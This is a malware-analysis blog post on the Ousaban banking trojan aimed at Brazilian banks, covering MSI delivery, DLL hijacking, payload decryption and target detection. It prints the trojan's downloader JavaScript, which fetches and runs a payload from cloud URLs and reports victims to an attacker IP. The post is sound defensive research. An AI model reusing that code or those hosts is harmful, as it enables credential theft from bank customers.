Ousaban: LATAM Banking Malware Abusing Cloud Services

netskope.com/blog/ousaban-latam-banking-malware-abusing-cloud-services

Gustavo Palazolo


August 4, 2022

Summary

Ousaban (a.k.a. Javali) is a banking malware that emerged between 2017 and 2018, with the primary goal of stealing sensitive data from financial institutions in Brazil. This malware is developed in Delphi and it comes from a stream of LATAM banking trojans sourced from Brazil, sharing similarities with other families like Guildma, Casbaneiro, and Grandoreiro. Furthermore, the threat often abuses cloud services, such as Amazon S3 to download second stage payloads, and Google Docs to retrieve the C2 configuration.

Netskope Threat Labs came across recent Ousaban samples that are abusing multiple cloud services throughout the attack flow, such as Amazon or Azure to download its payloads and log the victim's IP, and Pastebin to retrieve the C2 configuration. The malware is downloaded through MSI files either by a JavaScript or a Delphi DLL, and is targeting more than 50 financial institutions in Brazil. Furthermore, we also found Telegram abuse in the malware code, likely used for C2 communication via Webhooks.

Ousaban - Attack Flow Summary



In this blog post, we will analyze Ousaban, showing its delivery methods, obfuscation techniques, and C2 communication.

Delivery methods

Ousaban is delivered through malicious MSI files spread in phishing emails. In this campaign, we found that the MSI file downloads and executes the second stage either through JavaScript or a PE file.

Delivery by JavaScript

In the first scenario, the JavaScript is executed via CustomAction.

Control	SET_SHORTCUTDIR	307	SHORTCUTDIR	[ProgramMenuFolder][ProductName]
ControlCondition	AI_CORRECT_INSTALL	51	AI_INSTALL	{}
ControlEvent	AI_SET_INSTALL	51	AI_INSTALL	1
CreateFolder	AI_SET_MAINT	51	AI_MAINT	1
CustomAction	AI_SET_PATCH	51	AI_PATCH	1
Dialog	AI_SET_RESUME	51	AI_RESUME	1
Directory	AI_DOWNGRADE	19		4010
Error	AI_PREPARE_UPGRADE	65	aicustact.dll	PrepareUpgrade
EventMapping	AI_DATA_SETTER	51	AI_RemoveAllTempFiles	[AI_TEMP_FILE_ROLLBACK_INFO]
Feature	AI_RemoveAllTempFiles	1281	tempFiles.dll	RemoveAllTempFiles
FeatureComponents	ExecuteScriptCode	37		var F=Y;function Y(x,h){var H=z();return Y=function(c,g){c=c-0x1c
File	AI_STORE_LOCATION	51	ARPINSTALLLOCATION	[APPDIR]

MSI file executing JavaScript.

The JavaScript code is obfuscated, likely in an attempt to slow down analysis.

```
var F=Y;function Y(x,h){var H=z();return Y=function(c,g){c=c-0x1c7;
var t=H[c];return t;},Y(x,h);}(function(x,h){var S=Y,H=x();while
(!![]){try{var c=-parseInt(S(0x1cd))/0x1+parseInt(S(0x1d2))/0x2+-
parseInt(S(0x209))/0x3+parseInt(S(0x1da))/0x4*(-parseInt(S(0x1cc))/
0x5)+-parseInt(S(0x1ea))/0x6+-parseInt(S(0x1e3))/0x7*(parseInt(S(
0x1e6))/0x8)+parseInt(S(0x20b))/0x9*(parseInt(S(0x200))/0xa);if(c===h
)break;else H['push'](H['shift']());}catch(g){H['push'](H['shift'
]());}}}(z,0x7cead));var
_$_9545689457938568237342639472395634857923479485368473 56=[F(0x1e1),
'',F(0x1fc),F(0x1ee),F(0x206),F(0x1d4),F(0x201),F(0x1d7),F(0x1ec),F(
0x1d9),F(0x20d),F(0x205),F(0x1cf),F(0x1d3),F(0x1e2),F(0x1e5),F(0x1dd
),F(0x1d1),F(0x1c9),F(0x1f6),F(0x208),F(0x1f1),F(0x1f8),F(0x1df),F(
0x202),'\x20',F(0x1fd),F(0x1db),F(0x20c),F(0x1ce),F(0x1dc),F(0x1ff),F
(0x1f4),F(0x1fe),'\x5c',F(0x1ed),F(0x1f3),F(0x1d6),F(0x1cb),F(0x1ef),
F(0x1de),F(0x1c8),F(0x1f2),F(0x1d0),F(0x1e4),F(0x204),F(0x1e8),F(
0x20e),'\x27',F(0x207)];function JimmyNeltronFPS(x){var h=new Date(),
H=0x0;while(H<x*0x3e8){var c=new Date(),H=c[
_$_954568945793856823734263947239563485792347948536847356[0x0]]()-h[
_$_954568945793856823734263947239563485792347948536847356[0x0]]();}}
function xmcnvcmvbjkhsdgsqdsdfr(x){var H=
_$_954568945793856823734263947239563485792347948536847356[0x1],c=
_$_954568945793856823734263947239563485792347948536847356[0x2];for(
```

```
'Send',
'\\bin.~tmp',
'Write',
'1246722zEGBoE',
'Status',
'floor',
'GetFolder',
'https://sumplerx2007.s3.amazonaws.com/mgm.pdf',
'SetTimeouts',
'65388ZszclV',
```

JavaScript code extracted from the MSI file

Looking at the deobfuscated code, these are the steps executed by the malware:

1. Creates an empty file to be used as a flag in case the MSI is executed twice (similar concept as Mutex usage);
2. Downloads the second stage from the cloud, either from Amazon or Azure;
3. Decompress the ZIP file downloaded from the cloud and renames the main executable;
4. Sends a simple GET request to another URL (Azure or another attacker-controlled server), alerting the attacker and logging the victim's IP;
5. Executes the main file via WMIC.

```
if (meuOBJvar['FileExists'](dskp_textoUni)) {}
else {
```

1

```
try {
    var txt = new ActiveXObject('Scripting.FileSystemObject'),
    s = txt['CreateTextFile'](codersshell_exc['expandEnvironmentStrings']('%userprofile%') + 'C:\\ProgramData\\wbctrD7Fz.tmp', !![]);
    s['WriteLine']('NULL'),
    s['Close']();
} catch (P) {};
```

2

```
var fs_obj = new ActiveXObject('Scripting.FileSystemObject');
fs_obj['CreateFolder'](usuario_prof_varts),
JimmyNeltronFPS(0x1), // Sleep
downyJr(payload_url, usuario_prof_varts + '\\' + unicohsajke + '.zip'),
JimmyNeltronFPS(0x2); // Sleep
```

3

```
var gZIPrarziping = new ActiveXObject('Shell.Application');
MNyFilezilp = gZIPrarziping['NameSpace'](usuario_prof_varts + '\\' + unicohsajke + '.zip')['items'](),
gZIPrarziping['NameSpace'](usuario_prof_varts + '\\')['CopyHere'](MNyFilezilp),
JimmyNeltronFPS(0x2),
fs_obj['MoveFile'](usuario_prof_varts + '\\Isname.name', usuario_prof_varts + '\\' + unicohsajke2 + '.exe');
```

4

```
var colocando_starting = usuario_prof_varts + '\\' + unicohsajke2 + '.exe',

http_obj = new ActiveXObject('WinHttp.WinHttpRequest.5.1');
http_obj['open']('GET', 'http://168.61.184.94/mgsp/marcador.php', ![]),
http_obj['send']();
```

5

```
var btcadacoins = new ActiveXObject('WScript.Shell');
btcadacoins['Run']("%windir%\\System32\\Wbem\\WMIC.exe process call create " + colocando_starting + "");
}
<
```

Deobfuscated JavaScript extracted from the MSI file.

Delivery by File

We also found Ousaban being delivered without JavaScript. In this case, we can see a file named “avisoProtesto.exe” being executed via MSI CustomAction.

MSI executing a PE file.

“avisoProtesto.exe” is a signed and non-malicious binary exploited to execute the malicious DLL via DLL search order hijacking.

Non-malicious binary used to load the malicious DLL.


This is possible because the non-malicious binary loads a DLL named “crashreport.dll” without specifying the real path of the library. Therefore, the attacker places a DLL with the same name in the same folder of the executable, making it load the malicious DLL instead.

```
push    0Fh                 ; int
push    offset aCrashreportDll ; "crashreport.dll"
lea     ecx, [ebp+lpLibFileName] ; void *

mov     [ebp+var_4], 0
call    sub_41E790
cmp     [ebp+var_224], 8
lea     eax, [ebp+lpLibFileName]
cmovnb  eax, [ebp+lpLibFileName]
push    eax                 ; lpLibFileName
call    ds:LoadLibraryW
mov     esi, eax
test    esi, esi
jz      loc_42B140
mov     edi, ds:GetProcAddress
push    offset ProcName ; "InitBugReport"
push    esi                 ; hModule
call    edi ; GetProcAddress
test    eax, eax
jz      short loc_42B140
```

Binary vulnerable to DLL hijacking.

In this case, both next-stage and tracker URL are loaded from a text file, named “FileLinks”.




Malicious URLs loaded by the malware.

All the files we analyzed were downloading the next stage from the cloud, either Amazon or Azure. In some cases, the URL used to log the victim’s IP address was also from Azure. All the URLs can be found in our GitHub repository.


Loading the second stage

The binary downloaded from the cloud is a ZIP file containing the next stage payload, which is a Delphi DLL executed by a non-malicious binary.



Files downloaded from the cloud.

The file executed by the malware is a non-malicious executable with a valid signature ("Securityo6Z3.exe").



Certificate found in the file executed by the malware.

The malicious DLL is then loaded by the non-malicious binary through a DLL search order hijacking vulnerability, the same technique that is used by some of the downloaders.


```
push    eax
lea     eax, [esp+24h+var_C]
mov     large fs:0, eax
push    1Bh
push    offset aDebenupdflibra ; "DebenuPDFLibraryDLL1212.dll"
mov     [esp+2Ch+var_18], 0
call    ds:?fromAscii_helper@QString@@CAPAU?$QTypedArrayData@G@@PBDH@Z ;
add     esp, 8
```

Non-malicious binary loading the next stage DLL.

Second stage

The second stage is a Delphi malware responsible for decrypting and loading Ousaban's payload in the following flow:

1. Loads the encrypted bytes of Ousaban from disk;
2. Decrypts Ousaban payload using a key stored in the ".data" section;
3. Decrypts the code that runs Ousaban using the same key, stored in the ".data" section.



Decryption key and encrypted code stored in the ".data" section of the second stage.

The encrypted payload of Ousaban is located among the files downloaded from the cloud, named "ZapfDingbats.pdf".

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000  1F B0 EF EE C6 21 CF 4A 8C 6E 7F 4A 91 FA F1 99
00000010  E0 CB D9 C0 C5 53 E8 46 A3 7A B9 EA 7E 9F 13 4A
00000020  C0 DA 7D 0E BE 39 5C 39 EA EB 95 E0 8B 76 23 46
00000030  FB 1B 5[...] 10 0B F6 6A
00000040  A8 FA F[...] E3 24 21 09
00000050  4C A3 F[...] 1E F2 26 39
00000060  F4 FA 5[...] AE 04 43 11
00000070  D2 75 22 12 5A B1 04 B5 CC 35 AB 27 50 0A B6 6A
00000080  D2 EA 3F EE 44 21 4F 4A 08 6E F0 4A EE 05 71 99
00000090  D8 CB 59 C0 45 53 68 46 63 7A 23 EA FE 9F 93 4A
000000A0  40 DA FD 0E 3E 39 DC 39 6A EB 15 E0 0B 76 A3 46
000000B0  7B 1B D1 20 97 BB E0 82 0C 35 6B 27 90 0A 76 6A
000000C0  92 EA 7F EE 04 21 0F 4A 48 6E B0 4A AE 05 31 99
```

Ousaban Encrypted Payload

ZapfDingbats.pdf

Third stage encrypted among files downloaded from the cloud.

Once running, the second stage loads Ousaban's encrypted bytes, which will be decrypted using the key stored in the PE ".data" section.

```
push    offset loc_5D0CC4
push    dword ptr fs:[eax]
mov     fs:[eax], esp
lea     eax, [ebp+var_8] ; this
call    @System@Ioutils@TPath@GetLibraryPath ; System::Ioutils::TPath::GetLibraryPath
lea     eax, [ebp+var_8] ; int
mov     edx, offset aZapfdingbatsPd ; "ZapfDingbats.pdf"
call    @System@@UStrCat$qqrr20System@UnicodeStringx20System@UnicodeString ; System::__linkproc__ UStrCat
mov     eax, [ebp+var_8]
call    @Ushell@Decript_isApp$qqr20System@UnicodeString ; Ushell::Decript_isApp(System::UnicodeString)
xor     eax, eax
pop     edx
pop     ecx
pop     ecx
```

Encrypted Ousaban payload being loaded.

Aside from decrypting the payload, the second stage also decrypts the code that will execute Ousaban in runtime, probably to slow down reverse engineering.

```
call    @System@Classes@TStream@CopyFrom ; System::Classes::TStream::CopyFrom
push    0
push    0                   ; __int64
mov     eax, [ebp+payload_data] ; this
call    @System@Classes@TStream@SetPosition$qqrxj ; System::Classes::TStream::SetPosition
lea     eax, [ebp+dwSize]
push    eax                 ; unsigned int *
mov     edx, offset @Ushell@vinking ; void *
mov     eax, [ebp+payload_data]
mov     eax, [eax+4]        ; this
mov     ecx, 40h ; '@'      ; void *
call    @Ushell@Decoding$qqrpvt1uirui ; Ushell::Decoding(void *,void *,uint,uint &)
mov     [ebp+decoded_data], eax
mov     [ebp+dwSCSize], 2FCh
lea     eax, [ebp+dwSCSize]
push    eax                 ; unsigned int *
mov     edx, offset @Ushell@vinking ; void *
mov     eax, offset @Ushell@eugenia ; Ushell::eugenia
mov     ecx, 40h ; '@'      ; void *
call    @Ushell@Decoding$qqrpvt1uirui ; Ushell::Decoding(void *,void *,uint,uint &)
mov     [ebp+injector_code], eax
mov     eax, [ebp+decoded_data]
```

Second stage decrypting and loading Ousaban payload.

We created a Python script that can be used to statically decrypt Ousaban payloads, using the same algorithm found in the malware. The code can be found in our GitHub repository.

Important API calls used by this stage are also dynamically resolved, another common technique to slow down reverse engineering.


```
push    offset aVirtualalloc_0 ; "VirtualAlloc"
push    offset aKernel32Dll_8 ; "kernel32.dll"
call    @Winapi@Windows@LoadLibrary$qqspb ; Winapi::Windows::LoadLibrary(wchar_t *)
push    eax             ; this
call    @Winapi@Windows@GetProcAddress$qqsuipb ; Winapi::Windows::GetProcAddress(uint,wchar_t *)
mov     [ebp+var_40], eax
push    offset aLoadlibrarya ; "LoadLibraryA"
push    offset aKernel32Dll_8 ; "kernel32.dll"
call    @Winapi@Windows@LoadLibrary$qqspb ; Winapi::Windows::LoadLibrary(wchar_t *)
push    eax             ; this
call    @Winapi@Windows@GetProcAddress$qqsuipb ; Winapi::Windows::GetProcAddress(uint,wchar_t *)
mov     [ebp+var_3C], eax
push    offset aGetprocaddress ; "GetProcAddress"
push    offset aKernel32Dll_8 ; "kernel32.dll"
call    @Winapi@Windows@LoadLibrary$qqspb ; Winapi::Windows::LoadLibrary(wchar_t *)
push    eax             ; this
call    @Winapi@Windows@GetProcAddress$qqsuipb ; Winapi::Windows::GetProcAddress(uint,wchar_t *)
mov     [ebp+var_38], eax
push    offset aVirtualprotect ; "VirtualProtect"
push    offset aKernel32Dll_8 ; "kernel32.dll"
call    @Winapi@Windows@LoadLibrary$qqspb ; Winapi::Windows::LoadLibrary(wchar_t *)
push    eax             ; this
call    @Winapi@Windows@GetProcAddress$qqsuipb ; Winapi::Windows::GetProcAddress(uint,wchar_t *)
mov     [ebp+var_34], eax
```

APIs dynamically loaded by the malware.

Ousaban payload

Ousaban is a Delphi banking trojan, mainly focused on stealing sensitive data from financial institutions in Brazil. As previously mentioned, Ousaban shares many similarities with other Brazilian banking malware, such as the algorithm to decrypt the strings and overlay capabilities.

Ousaban commonly packs/protects its payloads with UPX or Enigma.



Ousaban payload packed with UPX.

One of the most characteristic aspects of Brazilian-sourced banking malware is the algorithm used to encrypt/decrypt important strings.

.text:007E7...	00000032	C (1...	393EF10211C76DCA61A54195
.text:007E7...	0000002A	C (1...	7486879E5A8881A0538B
.text:007E7...	00000042	C (1...	4CDB0027EE1722D69ABB7DC25195A722
.text:007E7...	00000022	C (1...	5384BC45E964EA52
.text:007E7...	00000026	C (1...	A1B66D8C8BBA799A68
.text:007E7...	00000036	C (1...	DC0E26EE1F3BED31C674D94CED
.text:007E7...	00000026	C (1...	8585A743CC0722C058
.text:007E7...	0000003E	C (1...	F67B9D59D80F76818E639732D2122A
.text:007E7...	0000002E	C (1...	D275B67EAA93A16FB27DED
.text:007E7...	0000002E	C (1...	98AA4DE133DF6F936CBC6F
.text:007E7...	00000026	C (1...	1124D368BC6888B274
.text:007E7...	00000026	C (1...	36FB2D14101DE10250
.text:007E7...	00000026	C (1...	52D70B25ED1027CB2C
.text:007E7...	00000046	C (1...	D354F436FD2A1322EB3DF950CA658ACA62
.text:007E7...	00000022	C (1...	F31C28EF25D37F84
.text:007E7...	0000001A	C (1...	61E611D258FE
.text:007E7...	0000003A	C (1...	ACAC4FE828D0A9BA46D1EB55C96C
.text:007E7...	00000016	C (1...	899DB97510
.text:007E7...	00000036	C (1...	36C475B243E3096EAD45EC68BA
.text:007E7...	00000026	C (1...	F57A9A5CAA539F52D2
.text:007E7...	0000001E	C (1...	41FF0620D77C87
.text:007E7...	0000001E	C (1...	C848F048CD4D18
.text:007E7...	00000036	C (1...	E66B8DAE76A29BA963B745957F
.text:007E7...	00000026	C (1...	5482BA44233CDA25F7

Ousaban encrypted strings.

The algorithm used as a base by these trojans was originally demonstrated in a Brazilian magazine called “Mestres Da Espionagem Digital” in 2008. Simply put, it parses the hexadecimal string and uses a chained XOR operation with the key and the previous byte of the string.

```
call    @System@Sysutils@IntToStr$qqri ; System::Sysutils::IntToStr(int)
push    [ebp+var_5C]
lea     ecx, [ebp+var_60]
mov     edx, offset a1e096dcf75ac57 ; "1E096DCF75AC578D6EE965F92ACA64FD46FA2AD"...
mov     eax, offset dword_7E6210
call    mw_decrypt_string
```

```
                        ; CODE XREF: mw_decrypt_string+129↑j
mov     eax, [ebp+decryption_key]
movzx   eax, word ptr [eax+esi*2-2]
xor     ebx, eax
lea     eax, [ebp+var_38]
push    eax
mov     [ebp+var_34], ebx
mov     [ebp+var_30], 0
lea     edx, [ebp+var_34]
xor     ecx, ecx
mov     eax, offset a12x ; "%1.2x"
call    @System@Sysutils@Format$qqrx20System@UnicodeStringpx14System@TVarRecxi
mov     edx, [ebp+var_38]
lea     eax, [ebp+var_C]
call    @System@@UStrCat$qqrr20System@UnicodeStringx20System@UnicodeString
mov     edi, ebx
inc     [ebp+var_1C]
dec     [ebp+var_24]
jnz     short loc_7E9DA4
jmp     loc_7E9EF3
```

Part of the algorithm to decrypt the strings, commonly found in Brazilian banking malware.

We created a Python script that can be used to decrypt strings from malware that uses this algorithm, such as Ousaban, Guildma, Grandoreiro, and others. The code can be used to decrypt a single string:

```
/tmp/malware$ python3 decrypt_string.py --key BAUdGYGlgX3wUY4XrGGt9z6CrGnnl
mpgCaEIjtVSM2U7lYOwieLiZxs8v5df4YMnVY273VQ5jA4wdJvTR0P5r3y28crWsXscOWSW6IPkjwCg7WWUH1mCyA3Dhh8
A --string 107FE344D50225C95AA15B48D916D10331D20C

[+] Decrypting 107FE344D50225C95AA15B48D916D10331D20C

-#-mozilla firefox
```

Decrypting a single string from the malware.

Or to decrypt multiple strings at once, saving the result in a JSON file and also providing the option to show in the console.

```
[+] Decrypted configuration saved at: encrypted_strings.txt_decrypted.json

[+] Decrypted strings:

Foxbit
DwmEnableComposition
BitCoinTrade
Banco Daycoval
Conta Simples
Avast Secure Browser
Bradesco
BS2 Empresas
superdigital
Banco BS2
Gerencianet
mozilla firefox
-#-Microsoft Edge
-#-mozilla firefox
Uniprime
Mercado Bitcoin
mozilla firefox
\SOFTWARE\Microsoft\Windows NT\CurrentVersion\
"regionName":"
```

Decrypting multiple strings from the malware.

Like other Brazilian-sourced malware, Ousaban monitors the title text from the active window and compares it with a list of strings, to verify if the victim is accessing the website or an application of one of its targets.

```
call <sub_5AFAE7C>
push eax                           eax:L"Securityol42.exe - PID: 8152 - Module: user32.dll
push ebx
call <JMP.&GetWindowTextW>
lea edx,dword ptr ss:[ebp-8]       [ebp-8]:L"Securityol42.exe - PID: 8152 - Module: user32.
mov eax,dword ptr ss:[ebp-4]       [ebp-4]:L"Securityol42.exe - PID: 8152 - Module: user32.
call <sub_5B14CE4>
mov edx,dword ptr ss:[ebp-8]       [ebp-8]:L"Securityol42.exe - PID: 8152 - Module: user32.
mov eax,<sub_5F01CD0>              eax:L"Securityol42.exe - PID: 8152 - Module: user32.dll
call 5AFA5F4
lea ecx,dword ptr ss:[ebp-10]      [ebp-10]:L"Navegador Exclusivo"
mov edx,5ED61B0                    5ED61B0:L"ABBB5C8788A853F00C1961957989AC16D149F82F"
mov eax,5ED6210                    eax:L"Securityol42.exe - PID: 8152 - Module: user32.dll
call 5ED9CA4
mov eax,dword ptr ss:[ebp-10]      [ebp-10]:L"Navegador Exclusivo"
lea edx,dword ptr ss:[ebp-C]       [ebp-C]:L"NAVEGADOR EXCLUSIVO"
call <sub_5B14840>
```

